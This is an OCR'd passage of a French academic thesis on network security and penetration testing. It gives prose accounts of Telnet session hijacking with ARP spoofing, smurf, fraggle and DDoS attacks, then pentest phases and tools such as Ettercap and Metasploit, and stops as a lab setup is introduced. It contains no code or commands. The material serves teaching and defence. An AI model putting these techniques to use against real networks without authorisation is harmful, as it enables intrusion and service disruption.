

Figure 1.14 Attaque man in the middle.

Par exemple, Si un pirate utilisant la machine système C veut voler la session Telnet établie entre système A et système B.

1. L'attaquant (system C) intercepte le trafic Telnet (port TCP 23) entre système A et système B.

2. En supposant que système B est authentifié auprès du service Telnet sur la machine de système B, désynchronisez la machine de système A par rapport à système B en envoyant un paquet avec l'adresse IP source de système A et le numéro d'acquittement TCP celui attendu par système B.

3. système B accepte ce paquet, permettant au pirate de l'injecter dans la session précédemment établie par système A

Si Système A envoie un paquet à Système B, le paquet n'est pas accepté car le numéro de séquence ne correspond pas à ce que Système B attend. Cette attaque pourrait alors créer une série de paquets ACK sortants entre Système A et Système B. Les deux les rejettent car leurs numéros de séquence ne sont pas synchronisés.

Pour surmonter ce soi-disant problème de tempête ACK, Système C utilise une attaque d'usurpation ARP contre Système A pour lui dire que l'adresse IP de Système B correspond à l'adresse MAC de Système C.

5.5 Attaques en déni de service

Le déni de service, ou DoS (Denial of Service), est une attaque qui vise à rendre un service, un système ou un réseau indisponible.

Ces attaques sont généralement basées sur l'un des faiblesses de mise en œuvre, les bogues ou les faiblesses du protocole.

5.5.1 Attaques smurf et fraggle : sont des variantes de l'attaque précédente basées sur les faiblesses des configurations de routeur. Ces techniques incluent l'inondation du réseau avec des pings utilisant uniquement des adresses de diffusion. Pour qu'un paquet soit envoyé, tous les hôtes du réseau répondent, augmenter la saturation du réseau. Figure 1.15 illustre l'attaque:



Figure 1. 15 Attaques smurf et fraggle

En envoyant des paquets ICMP avec d'adresse source incorrecte à l'adresse de diffusion, toutes les machines du réseau diffusé répondent au système de la victime ou fictif. Les pirates n'attendent pas de trafic de retour, ils peuvent donc attaquer un ensemble d'adresses de diffusion et générer beaucoup de trafic par amplification.

La seule différence entre ces deux attaques est smurf utilise ICMP et fraggle utilise UDP.

5.5.2 Déni de service distribué (DDOS) : Est un type d'attaque DoS dans lequel plusieurs machines compromises sont utilisées pour envoyer simultanément d'innombrables requêtes au système cible afin de causer son instabilité ou indisponibilité. Le principe du déni de service distribué est d'utiliser plusieurs sources (démons) pour attaquer et des maîtres les contrôlent.

Figure 1.16 montre un réseau typique de DDoS :



Figure 1. 16 Attaque par déni de service distribué.

L'attaquant a alors un contrôle direct sur un ensemble de systèmes de gestion et un ensemble de systèmes d'agents. La dernière étape consiste pour les pirates à lancer des attaques contre leurs cibles. Un ou plusieurs systèmes cibles spécifiés. Cet ordre d'attaque était donné par le système de commandement, qui lui-même recevait cet ordre des pirates.

6. Techniques de sécurisation de communication

Pour atteindre les objectifs de sécurité énoncés à la section 2.2, il est nécessaire de détecter les attaques potentielles sur le système et dans certains cas, de mettre en place des mesures de sécurité pour contrecarrer ces attaques si possible afin d'assurer un haut niveau de protection du réseau et du système d'information.

6.1 Chiffrement

Le chiffrement est l'élément le plus simple et le plus efficace de la sécurité informatique, permettant de transformer les données d'une forme lisible à une forme cryptée. Afin de garantir la confidentialité. Il existe deux types de chiffrement, symétrique et asymétrique.

Il existe deux autres techniques de sécurisations qui basées principalement sur le chiffrement asymétrique :

- **Signature électronique :** Est un autre mécanisme qui assure l'intégrité d'un document électronique et l'authentification de l'auteur.
- **Certificat électronique :** Fichier informatique signé par une autorité de certification qui utilise cette signature pour s'assurer que son propriétaire est bien celui qu'il prétend être. Les certificats sont utilisés pour signer et chiffrer des documents et des

messageries électroniques, s'authentifier auprès de systèmes distants et vérifier les identités des sites Web.

6.2 Antivirus

Un antivirus est un logiciel qui identifie et détruit les logiciels malveillants, également appelés virus. Surveillez toutes les zones où les virus peuvent s'imbriquer et nettoyer, supprimer ou mettre en quarantaine les fichiers infectés.

6.3 Pare-feu

Un pare-feu ou firewalls est un dispositif matériel ou logiciel qui agit comme un système de protection pour votre ordinateur et agit également comme une interface entre un ou plusieurs réseaux d'entreprise. Un firewall est conçu pour contrôler et éventuellement bloquer le flux de trafic en refusant ou en autorisant les données entrantes ou sortantes. [5]

6.4 Zone démilitarisée DMZ

Le DMZ est un réseau périphérique qui se situe entre le réseau local et le réseau externe (Internet). Il ajoute une couche de sécurité supplémentaire pour protéger les données sensibles stockées sur votre réseau interne en exposant les services externes à des réseaux non fiables et en filtrant le trafic à l'aide de pare-feu. [5]

6.5 Proxy

Le proxy est un ordinateur ou un système logiciel exécutable sur votre matériel (Ordinateur, Smartphone…) qui fait l'intermédiaire entre elles et internet. Il permet de sécuriser et d'améliorer l'accès à certaines pages web en filtrant certains contenus web et logiciels malveillants, et en renforçant l'anonymat de ses utilisateurs. [5]

6.6 Systèmes de détection d'intrusion IDS

L'IDS est un ensemble de composants (logiciels et/ou matériels) qui permettent de contrôler l'activité d'un réseau ou d'hôtes spécifiques, afin de détecter les tentatives d'intrusion et probablement prendre les mesures de protection nécessaires. [5]

Il existe deux grandes familles d'IDS :

- N-IDS, assure la sécurité au niveau du réseau.
- H-IDS, fournit une sécurité au niveau de l'hôte.

6.7 Virtual Private Network VPN

Le VPN est une technologie qui permet à une ou plusieurs stations distantes de communiquer en toute sécurité tout en utilisant une infrastructure publique. Ce type de connectivité est né d'un besoin croissant pour les entreprises de connecter leurs différents sites de manière simple et économique. En d'autres termes, il s'agit d'un tunnel sécurisé qui permet la communication entre deux entités, même sur des réseaux non sécurisés comme Internet.

Les VPN sont destinés à contribuer à l'échange sécurisé de données privées et sensibles sur les réseaux publics. [6]

6.8 Protocoles de sécurité

Il existe un nombre très important de protocoles de sécurité, nous nous concentrerons sur les plus utilisés :

- **HTTPS (HyperText Transfer Protocol Secure):** Est un protocole de communication qui permet la connexion entre des clients et des serveurs www. Il s'agit d'une combinaison du langage HTTP et un protocole comme SSL ou TLS pour sécuriser les échanges sur le web.
- **SSH :** Egalement connu sous le nom de Secure Shell est un moyen de se connecter à distance et en toute sécurité d'un ordinateur à un autre. Il offre plusieurs options alternatives pour assure une authentification forte et protège la sécurité et l'intégrité des communications avec un cryptage fort. C'est une alternative sécurisée aux protocoles de connexion non sécurisés (Telnet) et aux méthodes de transfert de fichiers non sécurisées telles que FTP. [6]
- **TLS / SSL :** Le protocole TLS (Transport Layer Security), standardisé par l'IETF (Internet Engineering Task Force), succède au protocole SSL (Secure Sockets Layer) développé par Netscape et servait à l'origine à sécuriser les échanges entre navigateurs et serveurs web. Les protocoles SSL et TLS permettent d'établir des sessions sécurisées entre un hôte initiant une session et une passerelle de sécurité faisant office de serveur et située sur un réseau LAN protégé. SSL et TLS nécessitent un protocole de transport fiable (tel que TCP) qui permet un échange de messages sans erreur et ne risque pas de séquences inverses. [7]

7. Conclusion

Dans ce chapitre, nous avons présenté la sécurité informatique qui comprend les différentes attaques ainsi les mécanismes de sécurité mis-en place. Le prochain chapitre sera consacré à la présentation de test de pénétration.

CHAPITRE 2

TEST DE PENETRATION

1. Introduction

Les tests de pénétration peuvent fournir des informations sur la mesure dans laquelle la sécurité des réseaux et systèmes informatique sont compromissent, par exemple par des attaques de pirates, et si les mesures de sécurité existantes peuvent actuellement garantir la sécurité informatique.

Dans ce chapitre en va présenter le test de pénétration incluant son définition, ses objectifs, phases, classification, et on va donner par la suite quelques outils de test de pénétration existants.

2. Définition d'un test de pénétration

Les tests de pénétration sont une tentative d'identification des vulnérabilités de sécurité dans une infrastructure informatique, un système informatique, une application Web ou un réseau. De telles vulnérabilités de sécurité peuvent exister dans les systèmes d'exploitation, les applications, les mauvaises configurations ou les terminaux. Il comprend plusieurs analyses de reconnaissance à travers les pare-feu, les défenses périmétriques, les commutateurs, les routeurs, les serveurs, les périphériques réseaux et les postes de travail. Les tests de pénétration vérifient les mécanismes de sécurité de l'infrastructure et les résultats des tests de pénétration peuvent être utilisés pour protéger le réseau. Cependant, la correction de toutes les erreurs détectées lors des tests d'intrusion ne garantit pas un réseau totalement sécurisé, mais un réseau plus sécurisé. [9]

3. Objectifs des tests de pénétration

Des objectifs clairement définis sont essentiels pour un test de pénétration réussi qui répond aux attentes des clients. Les tests de pénétration peuvent être utilisés, entre autres, pour :

- Identifier les principales vulnérabilités d'un système, afin qu'une organisation puisse déployer un plan d'action pour mettre en œuvre les défenses en fonction de la priorité des failles identifiées.

- Améliorer la sécurité des systèmes techniques et les composants informatiques d'une organisation puisque les failles des réseaux et des logiciels peuvent être identifiées.
- Tester les mesures de sécurité actuellement mises en œuvre sont efficaces ou pas.
- Réduire les éventuelles pertes financières découlant d'un incident, et d'une certaine manière s'y préparer en adoptant des mesures correctives.

4. Classification des tests de pénétration

Les caractéristiques distinctives qui caractérisent un test de pénétration particulier, tels que la portée du système testé, la prudence ou l'agressivité des tests, etc. doivent être alignés sur les objectifs du test pour garantir des tests efficaces et efficients. [10]

Figure 2.1 montre une classification des tests de pénétration possible :



Figure 2. 1 Classification de test de pénétration. **[10]**

4.1 Taux d'information

Le taux d'information requit par le testeur d'intrusion avant le démarrage des tests permet de distinguer les trois méthodes suivantes :

4 .1.1 Test de pénétration en boite blanche

Consiste à fournir aux testeurs d'intrusion toutes les informations disponibles sur les systèmes d'information d'une entreprise. Fonctionnement interne, architecture de l'entreprise,

emplacements des serveurs, etc. Pour fournir un ensemble de recommandations visant à augmenter le niveau de sécurité d'entreprise.

4.1.2 Test de pénétration en boite grise

Lors de l'utilisation des tests en boîte grise, les entreprises fournissent une quantité limitée d'informations, telles que des mots de passe, qui permettent un accès facile aux systèmes d'information. Ce type de test est un hybride de test de boîte noire et de boîte blanche, et en fait ce sont les tests les plus couramment utilisés.

4.1.3 Test de pénétration en boite noire

Un test de boîte noire simule de manière réaliste une attaque typique de pirate Internet. Les pirates doivent rechercher les informations dont ils ont besoin dans des bases de données publiques ou rechercher en tant qu'inconnus.

4.2 Agressivité

Les tests de pénétration peuvent être effectués avec des intensités et des agressivités variables (agressif, calculé, prudent, Passif). Ces classifications sont décrites ci-dessous :

- Passif est le niveau le plus bas d'agression. Cela signifie que la vulnérabilité détectée ne sera pas exploitée.
- Prudent, dans les attaques prudentes, les testeurs tentent uniquement d'exploiter les vulnérabilités dont l'exécution ne perturbe pas le fonctionnement du système cible. Par exemples L'utilisation de mots de passe par défaut connus ou la tentative d'accès à des répertoires sur un serveur Web.
- Calculé, dans les attaques calculées, le testeur tente également d'exploiter les vulnérabilités qui peuvent entraîner une perturbation du système. Par exemple, les tests de mots de passe automatisés et les exploits de dépassement de mémoire tampon connus sur des systèmes cibles identifiés avec précision. Avant de prendre de telles mesures, le testeur évalue la probabilité de succès par rapport à la gravité des conséquences.
- Agressif, dans les attaques agressifs le testeur tente d'exploiter toutes les vulnérabilités potentielles. Des exemples de telles attaques agressives sont les débordements de tampon et les attaques par déni de service (DoS) sur le système ciblent.

4.3 Portée

La portée des tests de pénétration doit être soigneusement définie pour spécifier quel appareil, infrastructure de réseau et services doivent être inclus dans un environnement de test.

En fonction de la portée des tests de pénétration, les tests peuvent être classés en :

- Test de pénétration complet examine systématiquement l'ensemble du système. Il convient de noter que même dans un test complet, certains systèmes (tels que les systèmes externalisés et hébergés en externe) peuvent ne pas être testés.
- Test de pénétration limité, seule une partie du système qui forme une tout logique est étudiée. Par exemple, tous les systèmes dans la zone démilitarisée (DMZ) ou les systèmes comprenant une unité opérationnelle ou fonctionnelle peuvent être testés.
- Test de pénétration ciblé, seule une partie du système ou un seul service au sein des systèmes est concentré et testé. Par exemple, cette portée de test est appropriée après une modification ou une extension du paysage système. Un tel test ne peut, fournir d'informations générales sur sécurité globale du système.

4.4 Approche

Les tests de pénétration peuvent être caractérisés à partir de l'approche des testeurs de pénétration. Il existe deux types d'approches, à savoir secrètes et manifestes :

- L’approche secrète utilise des techniques qui ne peuvent pas être classées comme des attaques, ce qui obscurcit davantage leur activité. Donc, seules les méthodes qui ne sont pas directement identifiables comme des tentatives d'attaque du système devraient être employées afin de minimiser les alertes du système.
- L’approche manifeste peut impliquer des méthodes, telles qu'une analyse approfondie des ports, et doit être effectuée en collaboration avec les équipes internes responsables du système. Des tests manifestes doivent être déployés lorsque l'approche secrète ne parvient pas à générer un résultat.

4.5 Technique

La plupart des systèmes sont attaqués sur des réseaux informatiques ou à l'aide d'un ordinateur mal configuré ou à l'aide d'autres types d'attaques physiques et de techniques d'ingénierie sociale. Ces techniques sont décrites ci-dessous :

- Les tests de pénétration basés sur le réseau, (les tests de pénétration basés sur IP), sont la procédure de test la plus courante. Le testeur tente d'exploiter les vulnérabilités des systèmes d'exploitation, des protocoles réseau et des systèmes d'application sur un réseau.
- Technique d'attaque physique qui permet aux testeurs d'analyser les données sur des hôtes non protégés par mot de passe après avoir obtenu un accès non autorisé à un périmètre organisationnel. Par conséquent, en cas d'attaque physique, il est relativement facile de contourner le système physique tout en obtenant les données souhaitées.

- Technique d'ingénierie sociale est l'art d'exploiter la faiblesse humaine afin d'obtenir des informations précieuses sur le système.

4.6 Emplacement de pentester

L'emplacement de pentester détermine la source des attaques liées au système d'information cible. Cela pourrait l'un des scénarios suivants :

4.6.1 Test de pénétration interne

Un test de pénétration interne identifier les vulnérabilités et évalue l'impact d'une menace provenant à l'intérieur de l'entreprise par un employé malveillant. Dans ce type de test, le testeur n'a normalement pas à surmonter les pare-feu ou les contrôles d'entrée pour accéder aux réseaux internes. Ainsi, un test de l'intérieur peut évaluer les effets d'une erreur dans la configuration du pare-feu, ou d'une attaque réussie sur le pare-feu ou d'une attaque par des personnes ayant accès au réseau interne.

4.6.2 Test de pénétration externe

Un test de pénétration externe permet de détecter et d'évaluer le risque potentiel des attaques organisées via la connexion du réseau à Internet. Généralement, le pare-feu, et les systèmes dans le DMZ et les connexions RAS sont étudiés dans ces tests.



Figure 2. 2 Test de pénétration interne /externe.

5. Phases d'un test de pénétration

Les tests de pénétration consistent en sept phases différentes. [11]Sont comme suite :

Figure 2. 3 Les phases de test de pénétration. **[11]**

5.1 Pre-engagement

C'est l'une des étapes les plus importantes du cycle de vie de tests de pénétration. En fait, c'est là que nous allons conclure des contrats avec nos clients. Dans ce contrat, il y aura un périmètre de test, qui définira ce que nous avons le droit de tester. Nous déterminerons également les attentes et les objectifs du client. Pour les testeurs d'intrusion, il s'agit également de s'assurer que les contrats sont en place nous dégage de toute responsabilité et est conforme à la loi. [12]

5.2 Collection d'informations

Dans cette phase, le pentester recueille des informations et analyse des sources d'informations librement disponibles. Le processus est connu sous le nom d'intelligence open source (OSINT). A ce moment que le pentester commence à utiliser différents outils tels que les scanners de ports pour cartographier le réseau et mieux comprendre le réseau interne et/ou externe. Dans cette phase, le pentester explorera également les différents logiciels trouvés sur le réseau. [11]Figure 2.4 montre les différentes informations collectées lors de cette phase :



Figure 2. 4 Reconnaissance passive et active **[13]**

Pour réussir la collecte d'informations, vous devez avoir une stratégie typique doit inclure à la fois une reconnaissance active et passive.

5.3 Modélisation de menace

La modélisation des menaces est basée sur les informations recueillies lors de la phase de collecte d'informations. Dans cette phase, le pentester pense comme un attaquant. Les plans d'attaque seront élaborés ainsi que les stratégies sur la façon de pénétrer les systèmes de l'organisation. [11]

5.4 Analyse des vulnérabilités

Dans la phase d'analyse des vulnérabilités, le pentester commence à découvrir activement différentes vulnérabilités. Lorsque des vulnérabilités sont découvertes, le pentester peut déterminer le succès de différentes stratégies d'exploitation. Le scanner de vulnérabilités utilise une base de données de vulnérabilités et une série de vérifications agressives pour identifier les vulnérabilités existantes dans le système client. Si cette étape échoue, le risque d'injecter de mauvais exploits augmente et lorsque les exploits échouent, ils peuvent planter des services et déclencher des alertes de détection d'intrusion. Un autre outil important qu'un pentester devrait avoir est la pensée critique. L'analyse manuelle et la vérification des résultats constituent une partie importante de l'analyse de vulnérabilité. [11]

5.5 Exploitation

C'est l'étape la plus intéressante du processus que font les pentesters. Il exploite diverses vulnérabilités identifiées dans la phase précédente. L'un des objectifs de cette phase est d'obtenir autant d'accès administratifs que possible. [12]

5.6 Post-exploitation

Dans cette phase, les pentesters essaie de creuser un peu plus en recueillant des informations par installer un accès sur le système (payload /backdoor) par ex. pour rechercher des fichiers intéressants et essayer d'élever les privilèges ...etc. Il s'agira ici de documenter différentes techniques (méthodes) utilisées pendant l'exploitation. Il peut s'agir par exemple d'une liste des appareils consultés avec leurs vulnérabilités, les outils utilisés,… etc. C'est important de prendre en charge diverses attaques avec des captures d'écran pour démontrer différentes vulnérabilités. Une des actions importantes de cette étape est le nettoyage. En effet, il est nécessaire de supprimer tous les scripts et les outils utilisés dans la phase d'exploitation. Si les paramètres ont été modifiés, ils devront être restaurés. Comme la première fois. En gros, il s'agira de remettre la machine dans le même état que le pentester l'a emprunté. [12]

5.7 Rapport

Dans cette phase, le pentester fait un rapport à l'organisation. Il doit être fourni de manière significative, indiquant ce qui doit être amélioré, comment le pentester est entré dans le système, ce qui a été trouvé dans le réseau de l'organisation, comment résoudre les problèmes découverts, etc. Le rapport doit inclure un résumé analytique et un rapport technique. [11]

6. Outils liés aux tests de pénétration

6.1 Parrot OS

Une distribution GNU/Linux gratuite et open source basée sur Debian Stable, conçue pour les professionnels de la sécurité, les développeurs et les personnes soucieuses de la confidentialité. Il contient une arme portable complète pour la sécurité informatique et les opérations de criminalistique numérique. Il comprend également tout ce dont vous avez besoin pour développer vos propres programmes et protéger votre vie privée lorsque vous surfez sur Internet.

Parrot est disponible en trois éditions principales (Sécurité, Familiale et Architecte).Et également disponible pour les machines (virtuelles). Il existe plusieurs distributions de parrot parmi eux la distribution Pentest est connue pour intégrer des outils de sécurité, permettant un

accès root facile et supprimant simplement les barrières du système de sécurité qui peuvent affecter le flux de travail d'un pentester. [14]

6.2 Nmap

Une utilitaire open source gratuite et il s'exécute à partir d'une invite de commande. Il peut être utilisé pour les contrôles de sécurité et la détection de réseau. Nmap utilise des paquets IP bruts de manière innovante pour déterminer quels hôtes sont disponibles sur le réseau, quels services ces hôtes offrent, quels systèmes d'exploitation ils exécutent, quel type de filtres de paquets/pare-feu sont en cours d'utilisation, et des dizaines d'autres caractéristiques. Nmap peut facilement scanner de grands réseaux ou juste un seul hôte C'est un outil très puissant et bien soutenu par une communauté active d'utilisateurs et de développeurs. [14]

6.3 Wireshark

Un analyseur réseau gratuit et à source ouverte. Il s'agit d'un logiciel capable de capturer des paquets de données à partir de connexion réseau privé ou public. Vous avez également la liberté de visualiser et de manipuler le trafic circulant sur votre réseau en temps réel. Wireshark peut être utilisé pour dépanner les réseaux avec des problèmes de connectivité et de performances. Il donne également aux professionnels de la cybersécurité et aux enquêteurs sur la cybercriminalité la possibilité de surveiller les connexions réseau. [15]

6.4 Ettercap

Une suite complète pour des attaques MITM. Il propose une détection des connexions en direct, un filtrage de contenu à la volée et de nombreuses autres astuces intéressantes. Il prend en charge la dissection active et passive de nombreux protocoles et comprend de nombreuses fonctionnalités pour l'analyse du réseau et de l'hôte. En tant qu'outil de reniflage, est similaire à Dsniff en ce sens qu'il peut renifler le trafic et rechercher des types spécifiques d'informations d'identification pour des types de protocoles spécifiques (par exemple, les mots de passe de messagerie). En tant qu'outil d'attaque intermédiaire, a la capacité d'exécuter des attaques d'usurpation ARP, ICMP, DNP. [16]

6.5 Metasploit framework

Est une plateforme de test de pénétration modulaire basée sur Ruby qui vous permet d'écrire, de tester et d'exécuter du code d'exploitation. Le framework Metasploit contient une suite d'outils que vous pouvez utiliser pour tester les vulnérabilités de sécurité, énumérer les réseaux, exécuter des attaques et échapper à la détection. À la base, Metasploit Framework est

une collection d'outils couramment utilisés qui fournissent un environnement complet pour les tests de pénétration et le développement d'exploits. [17]

6.6 Hping

Un analyseur de paquets TCP/IP orienté ligne de commande. Cette interface est inspirée de la commande Unix ping, mais peut faire plus que simplement envoyer des requêtes d'écho ICMP. Tout paquet TCP/IP peut être utilisé à diverses fins. Cela implique l'envoi de paquets ICMP ou TCP à un hôte distant et la mesure du temps nécessaire à l'hôte pour répondre. Peut-être utilisé dans Tester des règles de pare-feu, Analyse avancée des ports en alternative à nmap et autres fonctionnalités. [18]

7. Conclusion

Ce chapitre, nous avons consacré a la présentation de test de pénétration incluant son définition, ses objectifs, phases, classification, et on a donné par la suite quelques outils de test de pénétration existants. Le chapitre suivant sera consiste a la réalisation d’un test de pénétration.

CHAPITRE 3

CAS D'UTILISATION

1. Introduction

Un test de pénétration réussi dépend de la méthodologie utilisée et des différents outils de sécurité déployés en son sein. Dans ce chapitre nous commençons par présenter l'environnement de travail pour le développement du test de pénétration à effectuer, suivi par la méthodologie et les outils utilisées.

Ensuite, nous montrons quelques captures d'écran du groupe d'attaques que nous avons menées, de sorte que chacune soit suivie des solutions de sécurité contre cette attaque.

Enfin, il y aura une mise en place d'un outil de pénétration que nous avons programmé.

2. Environnement de travail

Deux ordinateurs portables ont été utilisés pour créer l'environnement de test de pénétration. Les deux ordinateurs portables étaient connectés via un réseau WIFI avec des adresses IP dynamiques à l'aide d'un serveur DHCP. Les deux ordinateurs portables ont un système d'exploitation installé. L'un des ordinateurs portables utilisé pour effectuer les tests de pénétration, avait Parrot installé et l'autre ordinateur portable avait installé Windows 10 et a servi de machine cible pour l'ensemble du test.



Figure 3. 1 Environnement de travail.

La machine cible simulait un environnement informatique en réseau, mais le concept de défense en profondeur a été envisagé. Cela signifie que la machine cible ne dispose d'aucun mécanisme de défense tel que des pare-feu ou des IDS installés. Cette considération était intentionnelle, car l'inclusion de mécanismes d'atténuation irait à l'encontre de l'objectif

même de cette fonctionnalité, et il est souvent plus facile d'exécuter un système ou un réseau sans pare-feu ou IDS.

Caractéristiques du matériel utilisé :

- La machine de Pentest

  Processeur: Intel® Pentium(R) CPU B960 @ 2.20 GHz *2

  RAM : 10 GB

- La machine cible

  Processeur: Intel(R) Core (TM) i5-7300U CPU @ 2.60GHz 2.70 GHz

  RAM : 8 GB

3. Méthodologie de travail

On se qui concerne notre test de pénétration, nous avons proposé une méthode d'essai de pénétration progressive. Comme montre Figure 3.2.

